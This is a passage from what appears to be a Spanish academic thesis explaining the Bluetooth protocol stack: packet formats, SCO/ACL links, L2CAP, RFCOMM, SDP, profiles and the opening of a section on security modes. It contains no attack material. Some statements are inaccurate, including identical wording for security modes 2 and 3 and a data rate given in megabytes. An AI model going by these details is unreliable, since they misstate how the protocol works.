


Figura 11: formato código de acceso.

Existen tres tipos de diferentes códigos de acceso:

- Channel Access Codeo código de acceso al canal (CAC): identifica una piconet.
- Device Access Codeo Código de acceso de dispositivo (DAC): utilizado para procedimientos especiales de señalización Como el paging.
- Inquiry Access Code o Código de Acceso de Búsqueda (IAC): utilizados para procedimientos como inquiry. Se llamara IAC general cuando se quiere descubrir a otras unidades Bluetooth

2.3.9.2.2.1.1 Preámbulo: es un patrón fijo 0-1 de cuatro símbolos usados para indicar la llegada de un paquete al receptor. La secuencia es 1010 o 0101, dependiendo si el LSB de la siguiente palabra de sincronización es 1 o 0, respectivamente el formato del preámbulo es presentado a continuación:



Figura 12: Formato del preámbulo.

2.3.9.2.2.1.2 Palabra de sincronización: es un código de 64 bit derivado a partir de una dirección de 24 bit. La estructura asegura la gran distancia entre palabras de sincronismo basados en diferentes LAPs (Lower Address Parts).

2.3.9.2.2.1.3 Cola: la cola (tráiler) es adjunta a la palabra de sincronización tan pronto como la cabecera de paquete sigue al código de acceso. Es usado con el CAC, pero la cola también es usada en el DAC y el IAC cuando estos códigos son usados en intercambios de paquetes FHS en el transcurso de los procedimientos de búsqueda y consulta. La cola es un patrón fijo de cuatro símbolos, la secuencia de la cola puede ser 1010 o 0101 dependiendo si la palabra de sincronismo termina en 1 o 0 respectivamente.




Figura 13: Tráiler aplicado en CAC.

- a) Cuando el MSB de la palabra de sincronización es un 0.
- b) Cuando el MSB es un 1.

2.3.9.2.2.2 CABECERA: contiene información acerca del control de enlace (LC) posee 6 campos los cuales son:

- AM_ADDR: 3 bit dirección del miembro activo.
- TYPE: 4 bit, tipo código.
- FLOW: 1 bit, control de flujo.
- ARQN: 1 bit, indica recepción.
- SEQN: 1 bit, número de la secuencia.
- HEC: 8 bit, chequea errores de la cabecera.

Para proteger la cabecera de posibles errores en la transmisión, cada bit es repetido tres veces en la fila produciendo así un total de 54 bits.




Figura 14: Formato de la Cabecera.

2.3.9.2.2.2.1 AM_ADDR: representa una dirección de un integrante y es usado para distinguir entre los miembros activos que participan en una piconet. En una piconet uno o más esclavos son conectados a un maestro único. Para identificar cada esclavo individualmente, cada esclavo se le asigna temporalmente una dirección de 3 bit, para ser usada cuando esté activo, en el intercambio de paquetes entre maestro y esclavo

todos lleva el AM_ADDR de este esclavo; es decir el AM_ADDR de este esclavo es usado tanto en los paquetes que van de maestro-esclavo como viceversa. La dirección 000 es reservada para la transmisión de paquetes desde el maestro a los esclavos. Los dispositivos esclavos que son desconectados abandonan su AM_ADDR por lo que una nueva AM_ADDR ha de ser asignada cuando ellos se reintegren a la piconet.

2.3.9.2.2.2.2 TYPE: pueden ser definidos 16 tipos de paquetes el código TYPE de 4 bit especifica qué tipo de paquete es usado. Este código depende del tipo de enlace físico asociado con el paquete, este dependerá si se trata de un enlace SCO o un enlace ACL el código TYPE también revela cuantos slots ocupa el flujo de paquetes.

2.3.9.2.2.2.3 FLOW: este bit es usado para el control de flujos de paquetes de un enlace ACL. Cuando el buffer de un enlace ACL en el receptor está completo y no desocupado, una indicación STOP (FLOW=0) es retornado para detener la transmisión de datos temporalmente. Esta señal STOP solo concierne a los paquetes ACL. Paquetes que incluyen solo información del control de enlaces o paquetes SCO pueden ser recibidos, cuando el buffer es vaciado una indicación Go (FLOW=1) es retornado. También se utiliza implícitamente cuando un paquete no es recibido, en este caso el esclavo puede recibir un nuevo paquete con CRC.

2.3.9.2.2.2.4 ARQN: esta es una indicación de recibido de 1 bit, es usada para informar de una transferencia exitosa de datos con CRC de la carga útil esta recepción puede ser positiva ACK o una recepción negativa NAK. Si la recepción fue exitosa, un ACK (ARQN=1) es regresado, en caso contrario un NAK (ARQN=0) es regresado. Cuando ningún mensaje de retorno que acuse recepción es recibido, se asume una NAK el éxito de la recepción es comprobado por medio de un código cíclico del chequeo de redundancia (CRC).

2.3.9.2.2.2.5 SEQN: este bit proporciona una secuencia numérica para ordenar el flujo de paquetes de datos. Por cada nuevo paquete transmitido que contenga datos con CRC, el bit SEQN es invertido. Esto es requerido para filtrar el destino de las transmisiones, si una transmisión ocurriera debido a una falla de ACK, el destinatario recibirá el mismo paquete dos veces.

2.3.9.2.2.2.6 HEC: Cada cabecera posee un chequeo de error de cabecera para poder revisar su integridad. El HEC consiste en una palabra de 8 bit generada por el polinomio 647 (representación octal) antes de generar el HEC, el generador de HEC es inicializado con un valor de 8 bit.

2.3.9.2.2.3 CARGA ÚTIL (PAYLOAD): puede constar de 0 a 2745 bits y se compone de tres segmentos: cabecera (existente solo en paquetes ACL), Información y CRC, (existente solo en paquetes ACL).

- Carga útil de voz: posee un largo fijo. Para los paquetes HV, el largo del campo de voz es de 240 bit; para el paquete DV el largo es del campo de voz es de 80 bits la cabecera de la carga útil no esté presente.
- Carga útil de datos: Cabecera (8 bits), Datos (0 a 2721 *bits*) y CRC (16 bits).

2.3.9.3 ENLACES BANDA BASE.

La banda base de Bluetooth provee canales de transmisión para voz y datos donde los enlaces SCO son empleados para transmisiones de voz y los enlaces ACL para la transmisión de datos.

La máquina de estados de banda base es controlada por el administrador de enlaces. Este micro código provee el control del enlace basado el hardware para configuración, seguridad y control de los enlaces. Sus capacidades incluyen autenticación y servicios de seguridad, monitoreo de calidad de servicio y control del estado de banda base.

2.3.9.3.1 Enlace SCO (Synchronous Connection-Oriented). Es un enlace punto a punto simétrico entre el maestro y un esclavo de la piconet. El maestro mantiene el enlace usando slots reservados en intervalos regulares. Este canal básicamente se encarga de transportar la información de voz, ya que está orientado a conexión. Un maestro es capaz de soportar tres enlaces SCO simultáneos, lo que quiere decir tres canales de voz simultáneos a 64Kbps. Por el hecho de ser un enlace orientado a conexión, se supone que los paquetes llegarán siempre íntegros, por lo que en este enlace nunca se darán retransmisiones.

2.3.9.3.2 Enlace ACL (Asynchronous Connection-Less). Es un enlace punto a multipunto entre el maestro y todos los esclavos pertenecientes a la piconet. Se

transmiten sobre los slots no reservados por enlaces SCO, donde el maestro puede establecer un enlace ACL. Al no estar orientado a conexión, se tiene que ante la posibilidad de pérdidas de paquetes se pueden producir retransmisiones.

2.3.9.4 LINK MANAGER PROTOCOL (LMP).

El protocolo de administración del enlace (LMP) es el responsable de configurar las conexiones entre los distintos dispositivos Bluetooth mediante la transmisión de distintos mensajes o PDU's.

Este protocolo tiene diversa funcionalidades entre las que destacan las siguientes:

- Calidad de soporte de servicio.
- Autenticación y cifrado, intercambiando las claves de encriptación empleadas en este proceso.
- Control y negociación del tamaño de los paquetes de Banda Base.
- Estado de los dispositivos en una piconet.
- Control de energía de las unidades.
- Supervisión del enlace.

2.3.9.5 HOST CONTROLLER INTERFACE O INTERFAZ CONTROLADORA DE LA MAQUINA (HCI).

El HCI es una capa de software que intercambia todos los datos entre un host (por ejemplo, un PC) y un controlador (un dispositivo Bluetooth USB). Datos y voz pasan a través del HCI.

Una de las tareas más importantes de la interfaz HCI es el descubrimiento de dispositivos Bluetooth que se encuentren dentro del radio de cobertura esta operación se denomina consulta o inquiry y funciona del siguiente modo:

- Inicialmente el dispositivo origen envía paquetes inquiry y se mantiene en espera de recibir respuestas de otros dispositivos presentes en su zona de cobertura.
- Si los dispositivos destino están configurados en modo visible (discoverable) se encontrarán en estado inquiry_scan y en predisposición de atender estos

paquetes. En este caso, al recibir un paquete *inquiry* cambiarán a estado *inquiry response* y aviarán una respuesta al *host* origen con sus direcciones MAC y otros parámetros.

- Los dispositivos que estén configurados en modo no visible (*non discoverable*) se encontrarán en modo *inquiry response* y, por tanto, no responderán al *host* origen y permanecerán ocultos.

2.3.9.6 LOGICAL LINK CONTROL AND ADAPTATION LAYER PROTOCOL (L2CAP).

L2CAP es un protocolo que se encarga de adaptar los protocolos superiores al protocolo de banda base. Sus tres principales funciones son:

- Multiplexación de protocolos de alto nivel.
- Segmentación y Re ensamblado de paquetes largos (hasta 64 *Kbyte*).
- Descubrimiento de dispositivos y calidad de servicio.

Para cumplir estas funciones la arquitectura L2CAP debe cumplir ciertos requisitos:

- L2CAP ofrece un servicio orientado a conexión donde un identificador de canal es utilizado en cada conexión, asumiendo que este canal es *full-duplex* y fiable; por lo que este tipo de servicio se tiene QoS.
- L2CAP ofrece un servicio no orientado a conexión donde se tiene la transmisión de datagramas y no en flujos continuos de información.

2.3.9.6.1 FORMATO DEL PAQUETE L2CAP.

L2CAP sigue un modelo de comunicación basado en canales. Un canal representa un flujo de datos entre entidades L2CAP en dispositivos remotos los canales son orientados o no orientados a la conexión de señalización.

2.3.9.6.1.1 FORMATO DEL PAQUETE L2CAP DE SERVICIO ORIENTADO A CONEXIÓN.

Longitud (16 bits)	CID (16 bits)	Datos (0-65535 bytes)
------------------------------	-------------------------	---------------------------------

Figura15: Paquete L2CAP para servicio orientado a conexión.

- Longitud: especifica la longitud del campo de datos en bytes.
- Cid: como L2CAP está basado en el concepto de canales se necesita identificar a cada uno de ellos. Un identificador de canal tiene un ámbito local, por lo que un dispositivo puede asignar identificadores de canal de forma independiente de otros dispositivos, a excepción de que necesite usar identificadores reservados. El mismo CID no puede utilizarse simultáneamente para identificar múltiples canales simultáneos entre un dispositivo local y un remoto.
- Datos: contendrá los datos recibidos y enviados a la capa de red.

2.3.9.4.1.2 FORMATO DEL PAQUETE L2CAP DE SERVICIO NO ORIENTADO A CONEXIÓN.

Longitud (16 bits)	ID canal (16 bits)	PSM (16 bits)	Datos (0-65533 bytes)
------------------------------	------------------------------	-------------------------	---------------------------------

Figura16: Paquete L2CAP para servicio no orientado a conexión.

- Longitud: indica el tamaño de la carga útil de información más el campo PSM, excluyendo la longitud de la cabecera L2CAP.
- ID de canal: indica el destino del paquete.
- PSM (Protocol Service Multiplexer): los valores de PSM tienen dos rangos los valores del primer rango son asignados por el SIG Bluetooth el segundo rango se asigna dinámicamente.
- Datos: contiene la información de carga útil que se enviara al dispositivo de destino.

2.3.9.6.1.3 FORMATO DEL PAQUETE L2CAP DE SEÑALIZACIÓN.

Código (8 bits)	Identificador (8 bits)	Longitud (16 bits)	Datos (0 o más bytes)
---------------------------	----------------------------------	------------------------------	---------------------------------

Figura17: Paquete L2CAP para señalización.

- Código: identifica el tiempo de comando.
- Identificador: utilizado para emparejar una solicitud con su correspondiente respuesta. El dispositivo solicitante genera este campo y el dispositivo que responde utiliza el mismo valor en su respuesta.
- Longitud: indica el tamaño en bytes del campo de datos.
- Datos: campo de longitud variable el cual viene indicado por el campo longitud.

2.3.9.7 RFCOM.

El protocolo RFCOMM permite emular el funcionamiento de los puertos serie sobre el protocolo L2CAP.

Además de emular los nueve circuitos de la norma RS-232. Soporta hasta 60 conexiones simultáneas entre dos dispositivos *Bluetooth*.

En una configuración RFCOMM se tienen básicamente dos tipos de dispositivos:

Tipo 1: Se trata de dispositivos terminales de comunicación, como los ordenadores, las impresoras, etc.

Tipo 2: Son aquellos que forman parte de un segmento de comunicación; como por ejemplo, los módems.

RFCOMM no hace distinción entre ambos tipos, pero el acomodarse a ellos tiene sus consecuencias en el protocolo. Por lo tanto, la transferencia de información entre dos entidades RFCOMM se define tanto para los dispositivos Tipo 1 y 2.

Debido a que un dispositivo no es consciente del tipo del otro dispositivo en el camino de comunicación, cada uno debe pasar toda la información disponible especificada por el protocolo.

2.3.9.8 SERVICE DISCOVERY PROTOCOL (SDP).

SDP proporciona un mecanismo que permite a las aplicaciones descubrir cuáles son los servicios disponibles en su entorno y determinar las propiedades específicas de éstos. Los servicios disponibles cambian continuamente debido al dinamismo existente en el entorno, por lo que la búsqueda de servicios en Bluetooth difiere de la búsqueda de servicios en una red fija tradicional.

SDP debe proporcionar las siguientes funcionalidades:

- Permitir la búsqueda de servicios basados en atributos específicos.
- Debe permitir que los servicios sean descubiertos basándose en la clase de servicio.
- Debe permitir averiguar las características de un servicio sin tener conocimiento a priori de dicho servicio.
- Debe proporcionar medios para descubrir nuevos servicios (proximidad de un nuevo dispositivo, arranque de una aplicación) así como para indicar la no disponibilidad de servicios inicialmente visibles.
- Debe permitir almacenar información sobre servicios de forma temporal para mejorar la eficiencia del protocolo.
- Proporcionar complejidad adecuada para ser utilizado en dispositivos con prestaciones limitadas.

No obstante, SDP debe proporcionar los siguientes servicios en versiones futuras:

- Se proporcionará acceso a los servicios, sólo acceso a la información sobre los servicios.
- Se proporcionarán mecanismos para la tarificación por el uso de los servicios.
- Se proporcionará al cliente la capacidad de controlar o cambiar la operación de un servicio.




Figura18: Service Discovery Protocol (SDP).

2.3.9.9 TELEPHONY CONTROL – BINARY (TCS BINARY).

TCS Binary o TCS BIN es un protocolo que define la señalización de control de llamada para establecer llamadas de voz y datos entre dispositivos Bluetooth. Además de este protocolo en SIG Bluetooth ha definido un conjunto de comandos AT que definen como puede controlarse un módem y un teléfono móvil en varios modelos de uso.

2.3.9.10 AUDIO.

Los datos de audio pueden ser transferidos entre los dispositivos Bluetooth de distintas formas (con diferentes tipos de paquetes) y mediante paquetes SCO que son encaminados directamente en la banda base y no a través de la L2CAP.

2.3.9.11 TRANSMISIÓN

Bluetooth está diseñado para usar acuses de recibos (acknowledgement) y saltos de frecuencias (frequency hopping), lo cual hará conexiones robustas. Esto está basado en paquetes, y saltarán a una nueva frecuencia después de que cada paquete es recibido, lo cual no solo ayuda a los problemas de interferencia, sino que añade seguridad. La tasa de datos es un megabytes/segundo, incluyendo el encabezado. Una transmisión "full

duplex" (ambas direcciones al mismo tiempo) es realizado por multiplexaje de división de tiempo

Como se especificó previamente, la transmisión de datos puede ser realizada de manera síncrona o asíncrona. El método Síncrono Orientado a Conexión (SCO) es usado principalmente para voz, y el Asíncrono No Orientado a Conexión (ACL) es principalmente usado para transmitir datos. Dentro de un "piconet" cada par master-Slave pueden usar un modo de transmisión distinto, y los modos pueden ser cambiados en algún momento. La división de tiempo "Duplex", es usado para SCO y ACL, y ambos soportan 16 tipos de paquetes, cuatro de los cuales son paquetes de control, que son los mismos en cada tipo. Debido a la necesidad de tranquilidad en la transmisión de datos, los paquetes SCO son entregados en intervalos reservados, esto es, los paquetes son enviados en grupos sin permitir la interrupción de otras transmisiones. Los enlaces ACL soportan tanto transmisión simétrica como transmisión asimétrica.

2.3.10 PERFILES BLUETOOTH.

2.3.10.1 PERFILES GENERICOS DE BLUETOOTH.

Los perfiles definen los protocolos y características que soportan un modelo de uso particular. Garantizando la interoperabilidad, ya que si dos dispositivos de distintos fabricantes cumplen con la misma especificación del perfil Bluetooth, podemos esperar que interactúen correctamente cuando se utilicen para un uso particular.

Un perfil define los mensajes específicos y procedimientos usados para implementar una característica. Algunas características son obligatorias y algunas pueden ser opcionales.

Se definen cuatro perfiles genéricos que contienen la especificación de los perfiles específicos: el perfil de acceso genérico (GAP, Generic Access Profile), el perfil de puerto serie (SPP, Serial Port Profile), el perfil de aplicación de descubrimiento de servicios (SDAP, Service Discovery Application Profile), y el perfil genérico de intercambio de objetos (GOEP, Generic Object Exchange Profile)



Figura 19: Perfiles genéricos de Bluetooth.

2.3.10.1.1 PERFIL DE ACCESO GENÉRICO.

El perfil de acceso genérico (GAP, Generis Access Profile) define los procedimientos generales para descubrir dispositivos Bluetooth, así como los procedimientos de gestión de enlace para establecer una conexión entre dos dispositivos Bluetooth.

El perfil GAP debe implementarse en cualquier dispositivo Bluetooth para asegurar la interoperabilidad básica y la coexistencia con otros dispositivos, independientemente del tipo de aplicación que soporten. Los dispositivos que además cumplan otro perfil Bluetooth pueden emplear adaptaciones de los procedimientos genéricos, tal como se especifiquen en ese perfil. Sin embargo, deben seguir siendo compatibles con el perfil GAP en el nivel de procedimientos genéricos.

2.3.10.1.2 PERFIL DE PUERTO SERIE.

Cuando la tecnología inalámbrica Bluetooth se utiliza para sustituir el cable, se emplea el perfil de puerto serie (SPP, Serial Port Profile) para el canal resultante orientado a conexión este perfil está construido sobre el perfil de acceso genérico y definen como deben configurarse los dispositivos Bluetooth para emular una conexión a través de un cable serie utilizando RFCOM, un protocolo de transporte sencillo que emula los puertos serie RS-232 entre dispositivos homólogos.

2.3.10.1.3 PERFIL DE APLICACIÓN DE DESCUBRIMIENTO DE SERVICIOS.

El perfil de aplicación de descubrimiento de servicios (SDAP, Service Discovery Application Profile) describe las características y procedimientos utilizados para descubrir servicios registrados en otros dispositivos Bluetooth y obtener información acerca de esos servicios.

El perfil SDAP utiliza el protocolo de descubrimiento de servicios SDP, incluido en la pila de protocolos Bluetooth para localizar los servicios disponibles en dispositivos situados dentro del radio de acción de un dispositivo Bluetooth. El procedimiento de descubrimiento de servicios en dispositivos próximos no es automático, se requiere que el usuario invoque específicamente al protocolo SDP mediante la aplicación de descubrimiento de servicios. Una vez que se crea el enlace con un dispositivo determinado, se puede localizar los servicios que ofrece y estos pueden ser seleccionados a través del interfaz de usuario según el tipo de aplicación que se desee ejecutar.

El protocolo SDP permite realizar dos tipos de operaciones relacionadas con el descubrimiento de servicios de dispositivos Bluetooth.

- **Búsqueda de servicios (Service Searching):** permite localizar dispositivos cercanos que ofrezcan un servicio específico.
- **Enumeración de servicios (Service Browsing):** permite conocer los servicios ofrecidos por un determinado dispositivo.

2.3.10.1.4 PERFIL GENÉRICO DE INTERCAMBIO DE OBJETOS.

El perfil de intercambio de objetos (GOEP, Generic Object Exchange Profile) define como deben soportar los dispositivos Bluetooth los modelos de uso de intercambio de objetos. Incluye tres perfiles asociados a modelos de uso específicos basados en el protocolo OBEX (Object Exchange): el perfil de transferencia de archivos (OBEX File Transfer) el perfil de carga de objetos (OBEX, Object Push) permite el establecimiento de sesiones en las que las transferencias tienen lugar durante un periodo de tiempo, manteniendo la conexión incluso cuando este inactiva (OBEX File Transfer).

El principal uso de OBEX se realiza en aplicaciones de carga y descarga de archivos, se basa en el modelo cliente/servidor. Bajo el perfil genérico de intercambio de objetos, un cliente carga o envía objetos de datos en un servidor mediante la operación PUT del protocolo OBEX; o bien descarga o recibe objetos de datos desde un servidor mediante la operación GET del protocolo OBEX.

2.3.10.2 PERFILES BLUETOOTH PARA MODELOS DE USO.

Se han identificado 4 perfiles genéricos (GAP, SPP, SDAP, Y GOEP) sobre los que se definen los diferentes perfiles específicos para modelos de uso. Estos perfiles Bluetooth para modelos de uso son múltiples y variados, y se implementan de manera opcional e independiente por cada fabricante y tipo de dispositivo.



Figura 20: Perfiles Bluetooth para modelos de uso.

La especificación Bluetooth 1.0 define los siguientes perfiles:

- Perfil de telefonía inalámbrica (CTP, Cordless Telephony Profile).
- Perfil de intercomunicación (IP, Intercom Profile).
- Perfil de Puerto serie (SP, Serial Port Profile).
- Perfil de Acceso telefónico a redes (DUN, Dial-Up Networking).
- Perfil de Auriculares (HS, Headset Profile).
- Perfil de Fax (FP, Fax Profile).
- Perfil de Acceso a red (LAP, LAN Access Profile).
- Perfil de Transferencia de archivos (FTP, File Transfer Profile).

- Perfil de carga de Objetos (OPUSH u OPP, Object Push Profile).
- Perfil de sincronización (Sync, Synchronization Profile).

Adicionalmente los siguientes perfiles han sido recientemente aprobados por el SIG o están en fase de desarrollo.

- ESDP, Extended Service Discovery Profile.
- A2DP Advanced Audio Distribution Profile.
- AVRCP, Audio Video Remote Control Profile.
- BIP, Basic Printing Profile.
- CIP, Common ISDN Access Profile.
- GAVDP, Generic Audio Video Distribution Profile.
- HFR, Hands-Free Profile.
- HCRP, Hardcopy Cable Replacement Profile.
- HID, Human Interface Device Profile.
- PAN, Personal Area Networking Profile.
- SAP, SIM Access profile.

2.3.10.2.1 Perfil de acceso telefónico a redes.

El perfil de acceso telefónico a redes (DUN, Dial-Up Networking) define los protocolos y procedimientos utilizados por dispositivos tales como módems y teléfonos móviles

Para implementar el modelo de uso denominado *puerta hacia internet*. El escenario posible más habitual para este modelo es el uso de teléfono móvil como módem inalámbrico para conectar un PC a un servicio de acceso telefónico a internet.

2.3.10.2.2 Perfil de Auriculares.

El perfil de Auriculares (HS, Headset Profile) define los protocolos y procedimientos para el modelo de uso que permite utilizar un dispositivo auricular de última generación como interfaz de entrada y salida de audio de otro dispositivo, generalmente un teléfono móvil o un PC con el propósito de incrementar la libertad de movimiento del usuario al mismo tiempo que se mantiene la confidencialidad de la conversación.

El modelo de uso de perfil de Auriculares define tres escenarios de usos habituales.

2.3.10.2.2.1 Manos Libres Auriculares (Hands-Free Head Set) conectado a un teléfono móvil: permite al usuario mantener conversaciones telefónicas sin necesidad de acercar el terminal al oído. Su empleo puede extenderse a comunicaciones a PCs para aplicaciones de VOIP (Voz Sobre IP) como Skype.




Figura 21: Manos libre Auriculares.

2.3.10.2.2.2 Manos Libres de automóvil (Hands-free Car Kit) conectado a un teléfono móvil: permite al usuario mantener conversaciones telefónicas en el interior de un vehículo sin necesidad de apartar las manos del volante para sostener el teléfono móvil.




Figura 22: Manos libres de automóvil.

2.3.10.2.2.3 Pasarela de Audio entre dos dispositivos Bluetooth cualesquiera: permite al usuario configurar dos equipos Bluetooth, que no sean auriculares, sino simples PCs o PDAs, estableciendo una pasarela de audio entre los dos, de forma que el audio que reproduce el software de un dispositivo a través del enlace SCO (Synchronous

Connection Oriented) puedan ser proyectados por los altavoces del segundo de la misma manera, el audio recogido por el micrófono de un dispositivo se transmite al otro dispositivo, donde puede ser guardado en un archivo.




Figura 23: Pasarela de Audio entre dos dispositivos Bluetooth.

2.3.10.2.3 Perfil de Fax.

El perfil de fax (FP, Fax Profile) define los protocolos y procedimientos utilizados para aquellos dispositivos que implementen la parte de fax del modelo de uso llamado punto de acceso a datos en redes WAN. Un teléfono móvil o un modem que utilice tecnología Bluetooth, puede ser utilizado por un PC como dispositivo fax inalámbrico para enviar y recibir mensajes de fax.

2.3.10.2.4 Perfil de Acceso a Red.

Este perfil define como los dispositivos Bluetooth pueden acceder a los servicios de una LAN (Local Area Network) utilizando el protocolo PPP sobre RFCOMM, y como puede utilizarse el mismo protocolo PPP para conectar en red dos dispositivos utilizando Bluetooth, en este modelo de uso, varios terminales de datos utilizan un punto de acceso a la red (LAP, LAN Access Point) como conexión inalámbrica a una red de área local, de tal manera q opere como si estuviera conectado a la red de forma directa.

PPP (Point to Point Protocol) estándar utilizado ampliamente como medio de acceso a redes capaz de soportar varios protocolos de red (IP, IPX, etc.) el perfil de acceso a red no obliga al uso de ningún protocolo en particular. El perfil de acceso a red define como

se soporta PPP para proporcionar acceso a la LAN a uno o múltiples dispositivos Bluetooth para establecer una comunicación PC a PC utilizando conexiones PPP sobre una emulación de cables a través de RFCOMM.

2.3.10.2.5 Perfil de transferencia de archivos.

Este perfil soporta el modelo de uso de transferencia de archivos a través del protocolo OBEX Files Transfer ofreciendo la capacidad de transferir objetos de datos (archivos y carpetas) de un dispositivo Bluetooth a otro. Se definen las siguientes operaciones en el perfil de transferencia de archivos.

- Navegar por la jerarquía de carpetas.
- Listar el contenido de una carpeta.
- Extraer objetos, mediante el comando GET.
- Enviar objetos mediante el comando PUT.
- Borrar objetos.

2.3.10.2.6 Perfil de Carga de Objetos.

Este perfil define los requisitos de aplicación para implementar el modelo de uso de carga de objeto a través del protocolo OBEX Object Push, el cual ofrece la capacidad de cargar y descargar objetos de datos de un dispositivo Bluetooth a otro.

2.3.10.2.7 Perfil de Sincronización.

Define los requisitos para los protocolos y procedimientos utilizados por las aplicaciones que proporcionan el modelo de uso de sincronización. Dispositivo a dispositivo de programas de gestión de la información personal (PIM, Personal Information Management) la información manejada por estos programas consiste en una agenda de contactos, calendarios, mensajes y notas.

Los dispositivos que implementan el perfil de sincronización pueden actuar como Cliente/Servidor. La sincronización en Bluetooth debe soportar al menos una de las siguientes clases de aplicación:

- Sincronización de agendas telefónicas.
- Sincronización de calendarios.

- Sincronización mensajes.
- Sincronización de notas.

2.3.11 MECANISMOS DE SEGURIDAD BLUETOOTH.

Como en cualquier otro tipo de comunicación vía radio, el aspecto de la seguridad es un tema delicado que genera muy diversas opiniones. A continuación se comentan los fundamentos de la seguridad en Bluetooth en lo referente a las capas bajas de esta tecnología.

El Perfil de Acceso Genérico Bluetooth, que es un marco en el cual se centran todos los de perfiles, define tres niveles de seguridad:

2.3.11.1 NIVELES DE SEGURIDAD BLUETOOTH.

2.3.11.1.1 Modo de seguridad 1 no seguro: En este modo no se iniciará ningún proceso de seguridad.

2.3.11.1.2 Modo de seguridad 2 seguridad impuesta a nivel de servicio: el dispositivo Bluetooth inicia el procedimiento de seguridad antes de que el canal haya sido establecido (capas bajas de la pila de protocolos).

2.3.11.1.3 Modo de seguridad 3 seguridad impuesta a nivel de enlace: el dispositivo Bluetooth inicia el procedimiento de seguridad antes de que el canal haya sido establecido (capas bajas de la pila de protocolos).

Además, existen dos posibilidades en el acceso de dispositivos a diferentes servicios:

- Dispositivos de confianza: tienen acceso sin restricción a todos los servicios.
